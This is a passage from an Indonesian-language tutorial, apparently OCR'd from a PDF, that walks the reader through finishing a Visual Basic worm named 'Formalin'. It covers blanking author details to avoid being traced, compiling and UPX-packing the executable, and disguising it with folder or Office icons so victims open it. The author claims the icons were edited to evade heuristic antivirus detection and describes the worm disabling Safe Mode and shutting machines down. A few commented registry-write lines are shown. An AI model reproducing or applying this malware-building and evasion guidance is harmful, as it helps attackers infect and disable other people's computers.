Pada TYPE “Company name” anda harus mengosongkan text yg ada disitu karena secara default aplikasi Visual Basic akan memasukan nama anda atau nama perusahaan anda di bagian ini, anda tentu tdk ingin nama anda tampil disini yg nantinya anda ketahuan bahwa anda yg bikin virusnya.. sedangkan pada TYPE lainya seperti Comments, File Description, Legal Copyright, Legal trademarks dan Produk name anda boleh mengisikan text apa saja asal jangan nama anda… terserah anda mau ngisikan apa saja tapi ada baiknya anda cuma mengisi pesan-pesan doank, misalnya anda mngisi nama kelompok anda , nama team anda atau nama group hacker anda..hehehe…. nanti untuk melihat hasilnya setelah virusnya jadi exe klik kanan virus tersebut lalu pilih Properties dan lihat tab Version…

Lanjut.. setelah Version Information sudah diatur selanjutnya pilih Tab Compile yg ada di sebelah Tab Make.



Secara Default Visual Basic (VB) memilih **Compile to Native Code** dan **Optimize for Fast Code** jika anda memilih **Compile to Native Code** ini maka ketika anda menjadikanya exe ukuranya akan besar, tetapi jika anda memilih **Compile to P-Code** exe yg di hasilkan berukuran lebih kecil dari **Compile to Native Code.** Saya menganjurkan anda memilih **Compile to P-Code** ini lalu pilih OK. Setelah semua pengaturan di setting pada Options ini selanjutnya tinggal menjadikanya sebagai executable..




Pada File Name isikan nama Virus sebagai “Virus-Ready.exe” atau nama apa saja asal berakhiran .exe nama ini untuk memberitahukan anda bahwa itulah file virus yg sudah jadi apabila terjadi error saat anda membuatnya coba cek kembali pada jendela code nya.

Setelah Virus menjadi exe langkah selanjutnya mengcompressnya dengan menggunakan tool UPX –Ultimate Packer Executable agar ukuran virus menjadi lebih kecil lagi dari sebelumnya…


Compress Virus

Kemudian buka Folder "Compress EXE" dan jalankan program bernama "UPX - Ultimate Packer Executable" kemudian atur settingan program tersebut. Untuk folder "Language" itu adlah file-file yg di butuhkan program UPX - Ultimate Packer Executable jadi jangan dihapus folder atau file-file yg ada di dalam tersebut.. buka UPX - Ultimate Packer Executable lalu atur pada tab Options.




Pada Compress Level pilih Level Best atau Better utk mengcompress dgn ukuran yg sangat kecil

Beri centang pada **Exit when done** yg berguna utk exit dgn sendirinya apabila anda sudah mengcompress virusnya. Kemudian hilangkan tanda centang atau jgn isikan tanda centang pada **Tes file after compression,** apa anda ingin virus langsung jalan setelah dikompress..untuk itu jangan isikan tanda centang tersebut… setelah semua settingan pada tab options ini sudah diataur selnjutnya pilih Tab **Advanced.**




Beri centang semua pd **Advanced UPX Options** sedangkan yg lainya jgn dicentang lalu pilih OK. Kemudian pada Tab **Open File** buka file virus yg sudah jadi tadi cari dimana anda meletakannya, lalu pilih Open dan kembali pilih Tab **Compress** atur dan pilih **UPX 2.92b** kemudian pilih Go ! utk memulai proses compressnya….

Lihatlah perbedaan ukuran virus ketika di compress dan sebelum di compress.



Name	Size	Type
Compress EXE		File Folder
ICON yg digunakan Virus		File Folder
Form1	15 KB	Visual Basic Form File
Form1	8 KB	Visual Basic Form Bi...
MSSCCPRJ	1 KB	Microsoft SourceSaf...
ProjectUtama	1 KB	Visual Basic Project
ProjectUtama	1 KB	Visual Basic Project ...
Virus-Ready	18 KB	Application

Sesudah di compress ukuran virus (18 KB)



Name	Size	Type
Compress EXE		File Folder
ICON yg digunakan Virus		File Folder
Form1	15 KB	Visual Basic Form File
Form1	8 KB	Visual Basic Form Bi...
MSSCCPRJ	1 KB	Microsoft SourceSaf...
ProjectUtama	1 KB	Visual Basic Project
ProjectUtama	1 KB	Visual Basic Project ...
Virus-Ready	40 KB	Application

Sebelum di compress ukuran virus (40 KB)

Ukuran virus sangat kecil… walaupun kecil-kecil begitu cabe rawit lho…. Biar virus ukurannya kecil tapi daya hancurnya besar, beda dengan virus yg ukurannya besar tapi daya hancurnya kecil.. tetapi ada juga yg ukuranya kecil daya hancurny jg kecil begitu juga kebalikanya.

Virus yg di coding dengan Visual Basic dan bahasa C/C++ biasanya berukuran antara 5 – 200 KB + . jarang ada virus melebihi ukuran 500 kb apalagi sampai 1 MB atau lebih. Virus atau aplikasi yg di buat dengan bahasa Visual Basic membutuh file runtime bernama MSVBVM60.DLL untuk dapat berjalan, Hal inilah yg membuat VB lemah. Sedangkan Bahasa C/C++ tidak membutuhkan runtime tersebut

Sedangkan virus yg di coding dengan menggunakan bahasa Pemrograman Delphi biasanya berukuran sangat besar berkisar antara 200 KB – 1 MB +, bahkan saya pernah menemui ada virus yg berukuran 1,5 Mb lebih, tetapi bagi Delphi ukuran 200 KB keatas masih dianggap kecil… . Virus maupun semua aplikasi yg dibikin dengan menggunakan bahasa ini tidak memerlukan runtime khusus..


ICON Penyamaran Virus

Banyak virus yg sudah memakai teknik Social Engineering dan didukung dengan icon yg di gunakan virus saat itu seperti Icon Folder, Icon Microsoft Word, Icon Microsoft Excel, Icon MP3 Winamp, Icon WinRAR dan lain-lain.

Kebanyakan Virus-virus local menyamar sebagai Folder karena emang banyak yg ketipu dengan mamakai icon folder ini di karenakan tampilan yg sangat tidak mencurigakan membuat orang yg melihatnya mengira itu sebuah folder biasa padahal itu sebuah file executable. Tapi ada juga virus yg menggunakan icon selain folder seperti menyamar sebagai file Microsoft Word dan Excel dalam hal ini ia menggunakan icon Microsoft Word dan Excel utk mengelabui orang lain yg melihatnya, dengan mengiranya bahwa file tersebut adalah file document biasa padahal jika di teliti akan terlihat type file seungguhnya yakni file executable. Dan masih banyak lagi Icon-icon yg di gunakan para Virus Maker sebagai penyamaran.

Mengganti Icon di VB

Untuk mengganti icon di visual basic sangat mudah anda tinggal mengklik Form yg saat itu anda buat kemudian pada Properties Form cari tab Icon kemudian anda bisa memilih file icon yg anda sukai. Karena di sini coding virus saya secara default memilih icon folder windows xp sebagai penyamaran, anda bebas mengubah iconya tetapi di sesuaikan dengan virus yg akan anda buat apakah ingin menjadi file Word.Excel sebagai penyamaran, menyamar sebagai file mp3, menyamar sebagai folder, atau menyamar sebagai file 3GP yg pastinya harus anda dukung dengan nama file yg menarik agar orang tertarik membuka/mengeksekusinya.



Perbedaan Virus Lokal dan Virus Non-Lokal

Virus Lokal

Virus Made in Indonesia biasanya lebih suka pamer seperti menampilkan beberapa pesan kepada korbanya, banyak menggunakan teknik social engine utk mengelabui korbanya dan suka memanipulasi beberapa key yg ada di registry...(seperti virus yg sedang kita buat ini) dalam penyebaran virus made in Indonesia ini suka mengcopy-kan dan membuat salinan dirinya di setiap drive dengan nama yg cukup menarik, virus made in Indonesia jarang ada yg bisa menginfeksi file berextensi .exe dengan ikut menumpang di file tersebut. Mungkin karena coding yg sangat rumit ato mereka masih belum mengetahuinya.. juga jarang mengandalkan penyebaran lewat E-mail, apalagi memiliki Engine SMTP sendiri utk mengirimkan email bervirus, dalam hal ini virus yg satu-satunya di indonesia yg memiliki Engine SMTP sendiri Cuma virus Brontok. Brontok memiliki engine SMTP sendiri utk menyebarkan dirinya dengan menyebarkan email bervirus, alamat-alamat email yg di dapat brontok di peroleh dari computer korbanya dengan mencari alamat email pada file berextension .htm, html, .txt, .doc, .xls, .ppt, .dll. Dgn Engine SMTP ini lah yg membuat Brontok mampu menyebar ke seluruh dunia. Karena pengiriman lewat e-mail lebih cepat dari pesawat terbang dan membutuhkan bebrapa hari saja bagi Brontok utk meraja di seluruh pelosok Indonesia dan beberapa minggu untuk menguasai seluruh dunia. Beda dgn virus local lainya yg masih mengandalkan Flash Disk sebagai via penyebaran utk menguasai kota tempat tinggalnya saja membutuhkan waktu berminggu-minggu dan utk menguasai kota lainya membutuhkan waktu berbulan-bulan apalagi utk mengusai seluruh dunia mungkin membutuhkan waktu bertahun-tahun itupun mungkin virusnya sudah musnah. Sampai saat ini teknik engine SMTP yg di gunakan Brontok masih

belum ada yg mengetahuinya. Apabila banyak virus local lain yang tau teknik engine SMTP ini dapat di bayangkan ngk hanya Brontok yg mampu nyebar ke luar Indonesia tapi juga virus local lainya yg sudah menggunakan teknik engine smtp juga.

Virus Non-Lokal

Beda sekali dengan virus buatan luar negeri mereka tidak suka yg namanya menampilkan pesan kepada korbanya toh korbanya pasti akan tau komputernya terserang virus. Virus luar negeri jarang memanipulasi key-key yg ada di registry mereka Cuma memanipulasi registry agar windows menjalankan virusnya secara otomatis. Dalam penyebarannya virus ini jarang yg namanya membuat salinan di setiap drive mereka lebih memilih menyalin dirinya apabila di temukan folder yg memiliki nama seperti "Download" atau "Update" kemudian membuat salinan dirinya di folder tersebut dgn nama yg menarik. Bahkan mereka lebih suka menumpang pada file executable yg lain utuk di jadikan infector (virus Parasite) seperti virus Sality/salinity, dan virus alman yg terbukti sampai saat ini virus tersebut tetap bertahan walaupun tdk ada aksi yg dilakukanya. Para Virus Maker luar negeri lebih menjadikan virus mereka untuk pencurian data dan informasi seperti password dan no rekening. Dengan menyisipkan coding khusus yg bekerja secara diam-diami seperti : Trojan atau Backdoor. Bahkan mereka mampu mengendalikan computer yg terinfeksi seperti remote control yg bisa di perintah apa saja. Selain penyebaran dengan ikut menumpang pd file executable virus mereka juga di lengkapi Engine SMTP sendiri utk menyebarkan dirinya melalui email. Dengan Engine SMTP (Simple Mail Transfer Protocol) sendiri kita tdk hanya mampu mengirimkan email tapi juga mampu membuat alamat email sesuka kita seperti dodol@makanan.com, durian@buah.com, kucing@binatang.com . Memiliki engine SMTP sendiri bagi mereka merupakan hal yg biasa sedangkan di Indonesia Memiliki engine SMTP sendiri sangat sulit.

Codename : W32.Formalin.A / VB.Worm.Formalin.A

Seperti yg anda lihat sendiri virus yg saya namakan virus Formalin ini bisa dibilang virus yg masih sederhana atau masih kacangan/cemen. Karena tidak melakukan aksi seperti pengrusakan data. Tetapi bisa di kategorikan virus yg mempunyai tingkat level medium karena mampu melumpuhkan beberapa tools windows seperti SAFE-MODE dan jg mampu menshutdown computer korbanya dengan sendirinya. Karena anda adalah pengembang selanjutnya anda bebas mau mengubah nama virusnya apakah akan anda namai seperti nama anda, nama pacar anda atau nama kelompok anda, semua itu terserah anda yg membuatnya... untuk mengembangkan virus ini kedepan anda tinggal banyak -banyak membaca majalah atau tabloid yg biasa membahas suatu variant virus seperti majalah PC MEDIA dan Tabloid Komputek. Dari Majalah dan Tabloid tersebut perhatikan trik-trik dan kebiasaan virus yg saat itu dibahas yg kemudian anda bisa ambil ilmunya dan anda terapkan di virus yg anda buat ini. Selain mencari majalah dan tabloid yg ngebahas virus doing tp cari juga yang ngebahas tips & trik pemrograman visual basic dan tips & trik Registry klo perlu anda cari di internet. Karena kita tau kita adalah manusia yg selalu haus akan ilmu, ilmu tidak akan datang dengan sendirinya tp kita harus mencari dan mempelajarinya. Maka gunakanlah internet untuk mencari ilmu., apabila anda tergolong orang yg tidak membutuhkan informasi dan ilmu-ilmu yg bisa didapat di internet saya akui anda orang yg sangat pintar sedunia :-p ~Preet ~.

Dalam penamaan sebuah virus ada baiknya anda tidak meniru nama dari virus lain, karena virus anda akan di kira meniru dan menyontek dari virus lain, Seperti Virus Moontox-Bro yg dikira banyak orang virus brontok, Karena salah satu nama virus tersebut mirip dengan virus Brontok/RontokBro. Hal inilah banyak yg mengira bahwa virus Moontox-Bro itu adalah virus Brontok. Bahkan ada segilintir orang yg mengatakan Moontox-Bro itu nyolong dari virus Brontok padahal jika mereka tau dan mengerti proses coding virusnya maka mereka akan tau sendiri mana yg palsu dgn yg asli. Bagi seorang yg menguasai benar-bener Underground Coding ini mereka bisa tau sebuah aplikasi di buat dgn menggunakan bahasa pemrograman apa?. Anda sendiri jg tau virus yg menyebar di Indonesia ngk Cuma virus brontok tapi juga virus-virus lainya yg terus bermunculan. Coba anda baca bagian Read Me yg biasa di sertakan di Antivirus PC Media, disitu bisa anda lihat ada seribu lebih variant virus yg banyak nyebar di Indonesia itupun jumlahnya belum di gabung dengan virus yg belum di kenal. Bagi orang awam mungkin mereka tidak tau sama sekali jika ada virus lain selain brontok mereka orang awam Cuma tau satu virus saja yakni mungkin virus brontok saja yg mereka tau. Mengingat virus Brontok menjadi sangat terkenal di kalangan pengguna computer pada tahun 2005-2006 lalu dimana virus brontok saat itu sedang jaya-jaya nya. Mungkin karena hal itu yg membuat mereka jika komputernya hang sedikit di kira kena brontok padahal belum tentu kena virus brontok. Ada juga yg komputernya treinfeksi virus (bukan brontok tp virus lain) tp mereka mengiranya itu virus brontok, anda bisa lihat sendiri virus ini di coding menggunakan visual basic dan tdk memeiliki teknik-teknik yg di gunakan brontok dari bahasa pemrogramannya saja terlihat sangat beda jika virus ini dan virus yg pernah buat di bandingkan dgn Brontok virus ini di coding dengan menggunakan bahasa basic (Visual Basic). sedangkan Virus Brontok di coding dengan menggunakan bahasa C (Visual C++). menggunakan google sekalipun itu tdk dpt memastikan dgn benar apakah virus itu meniru atau bukan. Tapi beda jika mereka sudah mengerti tentang Underground Coding ini...mereka akan tau yg sebenarnya bahkan

dengan hanya melihat kondisi dari kebiasaan virus itu beraksi mereka dah tau tu virus di bikin pake apa dan menggunakan bahasa pemrograman apa.

Semua teknik dan coding virus ini saya pelajari dari sebuah buku yg berjudul " Computer Worm -I Codename : Secret of the underground coding " yg di terbitkan oleh Jasakom dan penulisnya Achmad Darmal yg bertempat tinggal di Tarakan – Kalimantan Timur (Orang Kalimantan juga lho) tak heran dan tak usah bingung jika anak-anak setingkat SMP bahkan SD pun bisa membikin virus computer asalkan mereka rajin dan benar-benar belajar dengan baik buku tersebut toh mereka bisa jadi Hacker. klo anda mo mencari bukunya cari aja di toko-toko buku terdekat, klo dulu saya belinya di Book City – Palma, gw ngk tau bukunya masih ada ato ngk yg pasti harganya sekitar 70 Rb keatas mahal emang tp sebanding aja dengan ilmu yg di dapat. Walaupun yg kita pelajari dari orang juga toh kita manusia yg lemah dan kurang pengetahuan untuk itu kita perlu guru yg mengajarkan kita. Di dalam Coding virus tidak di pandang yang namanya gelar baik itu tidak sekolah, SD, SM P, SMA, tdk kuliah, D-3, S-1, S-2, S-3, S-4, S-5, S-6, S-7, S-8, S-9, S-10, Polisi, dokter , professor, astronot, pejabat bahkan Presiden. Umur baik 5 Th - 300 Th juga ngk di pandang disini, mo masih bayi kek atau tua Bangka kek.... Disini kita bebas mo belajar apa asalkan berkemauan keras dan belajar dengan baik. (Ingat tuh kata-kata bu guru dulu).

Untuk membuat virus yg baik dan mampu bertahan lama hidup di computer terinfeksi adalah dengan tidak menampilkan pesan apapun atau hal-hal yg dapat mencurigakan user. Secara default dalam virus ini pesan di nonaktfkan lihat pada prosedur UtakAtikRegistry

```
'(Tampilkan pesan virus pada waktu login kekomputer)
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeCapti
'Paray.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LegalNoticeText"
```

Di gambar itu saya memberikan tanda petik pada 'Paray.regwrite itu tandanya code tersebut tidak aktif/tidak dibaca (warna hij au) untuk mengaktifkanya anda tinggal menghilangkan tanda petiknya sehingga menjadi Paray.regwrite dan tulisan pun berubah menjadi warna hitam yg artinya akan di baca tapi klo warna merah itu artinya codenya error.. klo pesan ini di aktifkan maka nanti pesanya akan muncul pas waktu kita login computer (ketika mo masuk ke windows)

Heuristic

Teknik Heuristic adalah teknik yang mampu mendeteksi virus baru walapun virus tersebut tidak termasuk dalam databasenya, deng an fitur heuristic ini virus-virus yg belum di kenal antivirus tersebut dapat di deteksi dengan mudah. Hanya dengan mengenali icon yg di pakai virus tersebut misalkan virus A menggunakan icon folder dan virus B menggunakan Icon Microsoft Word maka virus A akan terdeteksi se bagai virus Heuristic I dan virus B terdeteksi sebagai Heuristic 2. Begitu juga dengan icon-icon yg lainnya, tapi anda ngk usah kecewa dalam semua icon yg saya sertakan ini tidak terdeteksi sama sekali sebagai heuristic karena icon-icon tersebut saya edit dgn menggunakan tools khusus. Sehingga mampu menghindari teknik heuristic ini. Antivirus Indonesia yg sudah menggunakan teknik ini sudah banyak salah satunya adalah Antivirus yg paling banyak di pake orang-orang seperti Antivirus PC Media dan Antivirus ANSAV. Saya melakukan percobaan dengan membikin semua virus dengan menggunakan semua icon yang saya sertakan ini dan hasilnya tidak terdetek sama sekali sebagai virus (heuristic) dan lo los dalam pengujian heuristic. Kecuali antivirus-antivirus tersebut sudah menemukan virus ini dan memasukan dalam databasenya baru antivirus tersebut mampu mendeteksi dan menghancurkan virus ini.